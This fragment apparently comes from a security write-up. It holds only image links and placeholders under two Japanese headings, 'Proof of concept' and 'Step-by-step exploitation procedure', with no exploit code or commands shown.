


image image image image image

概念実証

段階的な悪用手順

